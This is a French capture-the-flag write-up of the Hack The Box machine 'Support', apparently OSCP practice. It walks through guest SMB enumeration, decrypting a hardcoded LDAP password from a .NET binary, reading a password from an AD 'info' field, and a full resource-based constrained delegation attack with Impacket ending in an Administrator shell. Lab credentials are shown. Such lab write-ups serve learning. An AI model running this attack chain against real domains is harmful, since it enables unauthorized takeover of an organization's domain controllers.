 | | Machine name | OS | IP | Difficulty |
|---|
| Support | Windows | 10.10.11.174 | Easy |
|
Users
1
2
| ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
support : Ironside47pleasure40Watchful
|
System Info
1
| Windows Server 2022 Build 20348 x64
|
Enumeration
nmap
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| $ nmap -sC -sV -An -T4 -vvv -p- 10.10.11.174
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-09-07 16:43:36Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack ttl 127
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49678/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49702/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
|
Dumping Users using guest account
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| $ nxc smb 10.10.11.174 -u 'guest' -p ''
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [+] support.htb\guest:
$ nxc smb 10.10.11.174 -u 'guest' -p '' --rid-brute | cut -d':' -f2 | cut -d'\' -f2 | grep TypeUser | cut -d' ' -f1 > users.txt
Administrator
Guest
krbtgt
DC$
ldap
support
smith.rosario
hernandez.stanley
...
|
Grâce au compte guest, on obtient un accès sur le share smb support-tools, qui nous permet notamment de récupérer un fichier intéressant : UserInfo.exe.zip
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
| $ nxc smb 10.10.11.174 -u 'guest' -p '' -M spider_plus
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [+] support.htb\guest:
SPIDER_PLUS 10.10.11.174 445 DC [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.11.174 445 DC [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.11.174 445 DC [*] STATS_FLAG: True
SPIDER_PLUS 10.10.11.174 445 DC [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.11.174 445 DC [*] EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.11.174 445 DC [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.11.174 445 DC [*] OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB 10.10.11.174 445 DC [*] Enumerated shares
SMB 10.10.11.174 445 DC Share Permissions Remark
SMB 10.10.11.174 445 DC ----- ----------- ------
SMB 10.10.11.174 445 DC ADMIN$ Remote Admin
SMB 10.10.11.174 445 DC C$ Default share
SMB 10.10.11.174 445 DC IPC$ READ Remote IPC
SMB 10.10.11.174 445 DC NETLOGON Logon server share
SMB 10.10.11.174 445 DC support-tools READ support staff tools
SMB 10.10.11.174 445 DC SYSVOL Logon server share
SPIDER_PLUS 10.10.11.174 445 DC [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.10.11.174.json".
SPIDER_PLUS 10.10.11.174 445 DC [*] SMB Shares: 6 (ADMIN$, C$, IPC$, NETLOGON, support-tools, SYSVOL)
SPIDER_PLUS 10.10.11.174 445 DC [*] SMB Readable Shares: 2 (IPC$, support-tools)
SPIDER_PLUS 10.10.11.174 445 DC [*] SMB Filtered Shares: 1
SPIDER_PLUS 10.10.11.174 445 DC [*] Total folders found: 0
SPIDER_PLUS 10.10.11.174 445 DC [*] Total files found: 7
SPIDER_PLUS 10.10.11.174 445 DC [*] File size average: 13.96 MB
SPIDER_PLUS 10.10.11.174 445 DC [*] File size min: 77.32 KB
SPIDER_PLUS 10.10.11.174 445 DC [*] File size max: 45.87 MB
$ cat /root/.nxc/modules/nxc_spider_plus/10.10.11.174.json
{
"support-tools": {
"7-ZipPortable_21.07.paf.exe": {
"atime_epoch": "2022-05-28 13:19:19",
"ctime_epoch": "2022-05-28 13:19:19",
"mtime_epoch": "2022-05-28 13:19:19",
"size": "2.75 MB"
},
"UserInfo.exe.zip": {
"atime_epoch": "2022-05-28 13:19:31",
"ctime_epoch": "2022-05-28 13:19:31",
"mtime_epoch": "2022-05-28 13:19:31",
"size": "45.87 MB"
},
"UserInfo.exe.zip": {
"atime_epoch": "2022-07-20 19:01:07",
"ctime_epoch": "2022-07-20 19:01:06",
"mtime_epoch": "2022-07-20 19:01:07",
"size": "271 KB"
},
"WiresharkPortable64_3.6.5.paf.exe": {
"atime_epoch": "2022-05-28 13:19:43",
"ctime_epoch": "2022-05-28 13:19:43",
"mtime_epoch": "2022-05-28 13:19:43",
"size": "42.34 MB"
},
"npp.8.4.1.portable.x64.zip": {
"atime_epoch": "2022-05-28 13:19:55",
"ctime_epoch": "2022-05-28 13:19:55",
"mtime_epoch": "2022-05-28 13:19:55",
"size": "5.19 MB"
},
"putty.exe": {
"atime_epoch": "2022-05-28 13:20:06",
"ctime_epoch": "2022-05-28 13:20:06",
"mtime_epoch": "2022-05-28 13:20:06",
"size": "1.21 MB"
},
"windirstat1_1_2_setup.exe": {
"atime_epoch": "2022-05-28 13:20:17",
"ctime_epoch": "2022-05-28 13:20:17",
"mtime_epoch": "2022-05-28 13:20:17",
"size": "77.32 KB"
}
}
}
|
UserInfo.exe.zip : .NET executable
1
2
3
4
5
| $ nxc smb 10.10.11.174 -u 'guest' -p '' --get-file \\UserInfo.exe.zip UserInfo.exe.zip --share support-tools
SMB 10.10.11.174 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.174 445 DC [+] support.htb\guest:
SMB 10.10.11.174 445 DC [*] Copying "\UserInfo.exe.zip" to "UserInfo.exe.zip"
SMB 10.10.11.174 445 DC [+] File "\UserInfo.exe.zip" was downloaded to "UserInfo.exe.zip"
|
Ce zip contient un binaire cutom UserInfo.exe. En décompilant le binaire, on découvre une string ressemblant à un mot de passe chiffré ainsi qu’une clé :
- “0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E”
- “armando”
Une fonction getPassword semble déchiffrer cette string à l’aide de la clé en effectuant une manipulation.

Grâce à ChatGPT, j’ai pu comprendre comment fonctionnait le code et il m’a généré un code Python équivalent au code .NET ce qui m’a permis de récupérer le mot de passe :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
# Base64 decode
enc_bytes = base64.b64decode(enc_password)
dec_bytes = bytearray()
for i, b in enumerate(enc_bytes):
k = key[i % len(key)]
dec_bytes.append(b ^ k ^ 0xDF)
password = dec_bytes.decode("utf-8", errors="ignore")
print(password)
|
En executant le python, on trouve le mot de passe :
- ldap :
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
C’est très intéressant car une autre méthode attendue était d’executer le programme et d’effectuer des requête ldap authentifiées avec le compte utilisateur “ldap”. Il suffisait de lancer wireshark et d’analyser le trafic réseau afin de récupérer le mot de passe !
Bien sûr, le jour de l’OSCP il n’y aura pas de chatBot autorisé donc il faut prioriser la seconde méthode, à moins que vous ayez un très bon décompilateur de code .NET.
Rusthound / Bloodhound : “support” account
On execute rusthound afin d’extraire les informations du compte ldap, puis on fait une analyse sur bloodhound. On trouve le compte support qui semble être très intéressant car il existe une route permettant à cet utilisateur de prendre la main sur le DC :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| $ rusthound -d support.htb -u "ldap"@"support.htb" -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -o /workspace/Support/bloodhound_data --zip -n 10.10.11.174
---------------------------------------------------
Initializing RustHound at 23:06:53 on 09/09/25
Powered by g0h4n from OpenCyber
---------------------------------------------------
[2025-09-09T21:06:53Z INFO rusthound] Verbosity level: Info
[2025-09-09T21:06:53Z INFO rusthound::ldap] Connected to SUPPORT.HTB Active Directory!
[2025-09-09T21:06:53Z INFO rusthound::ldap] Starting data collection...
[2025-09-09T21:06:54Z INFO rusthound::ldap] All data collected for NamingContext DC=support,DC=htb
[2025-09-09T21:06:54Z INFO rusthound::json::parser] Starting the LDAP objects parsing...
[2025-09-09T21:06:54Z INFO rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2025-09-09T21:06:54Z INFO rusthound::json::parser] Parsing LDAP objects finished!
[2025-09-09T21:06:54Z INFO rusthound::json::checker] Starting checker to replace some values...
[2025-09-09T21:06:54Z INFO rusthound::json::checker] Checking and replacing some values finished!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 21 users parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 61 groups parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 2 computers parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 1 ous parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 1 domains parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 2 gpos parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] 21 containers parsed!
[2025-09-09T21:06:54Z INFO rusthound::json::maker] /workspace/Support/bloodhound_data/20250909230654_support-htb_rusthound.zip created!
RustHound Enumeration Completed at 23:06:54 on 09/09/25! Happy Graphing!
|

On remarque que le compte support fait parti du groupe SHARED SUPPORT ACCOUNTS, qui a le droit GENERIC ALL sur le DC.
Cependant, on ne trouve a aucun moyen de récupérer le compte support.
ldapsearch : support’s password
En analysant les données de l’Active Directory directement avec ldapsearch, on observe un champs “info” qu’on ne pouvait pas voir sur bloodhound. Il contient… le mot de passe de l’utilisateur support :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| $ ldapsearch -x -H ldap://10.10.11.174 -D "support\ldap" -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep -i "sAMAccountName.*support" -A10 -B25
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful # <<<<<-------- HERE
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
...
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
...
|
Privilege Escalation
Generic All on DC : Resource-Based Constrained Delegation Attack
Nous avons observé auparavant que support appartient à un groupe ayant le droite “GENERIC ALL” sur le DC.
Il faut alors exploiter une Resource-Based Constrained Delegation Attack.
En utilisant les conseils donnés par bloodhound, voici un exemple d’exploitation :
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
| # First, if an attacker does not control an account with an SPN set, a new attacker-controlled computer account can be added with Impacket's addcomputer.py example script:
$ addcomputer.py -computer-name 'HACKED$' -computer-pass 'hacked123!' -dc-host DC.SUPPORT.HTB -domain-netbios support.htb support.htb/'support':'Ironside47pleasure40Watchful'
[*] Successfully added machine account HACKED$ with password hacked123!.
# We now need to configure the target object so that the attacker-controlled computer can delegate to it. Impacket's rbcd.py script can be used for that purpose:
$ rbcd.py -delegate-from "HACKED$" -delegate-to 'DC$' -dc-ip "10.10.11.174" -action write "support.htb"/"support":'Ironside47pleasure40Watchful'
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] HACKED$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] HACKED$ (S-1-5-21-1677581083-3380853377-188903654-5601)
# And finally we can get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. Impacket's getST.py example script can be used for that purpose.
$ getST.py -spn CIFS/dc.support.htb -impersonate Administrator -dc-ip "10.10.11.174" "support.htb"/'HACKED$':'hacked123!'
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_dc.support.htb@SUPPORT.HTB.ccache
$ mv Administrator@CIFS_dc.support.htb@SUPPORT.HTB.ccache admin.ccache
$ export KRB5CCNAME="admin.ccache"
# This ticket can then be used with Pass-the-Ticket, and could grant access to the file system of the TARGETCOMPUTER.
$ psexec.py -k -no-pass support.htb/Administrator@dc.support.htb
[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file phZHHPqE.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service YbSC on dc.support.htb.....
[*] Starting service YbSC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> type C:\Users\support\Desktop\user.txt
1e30.....0c23
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
a848.....12cf
|
Tips
Je n’ai pas trouvé le mot de passe de l’utilisateur support avec ldapsearch.
Conseil: Après de longues recherches sur bloodhound, si on trouve un compte et/ou un groupe intéressant, toujours les analyser avec ldapsearch après, pour vérifier qu’il n’y pas d’infos supplémentaires tel qu’un mot de passe dans une variable de description par exemple.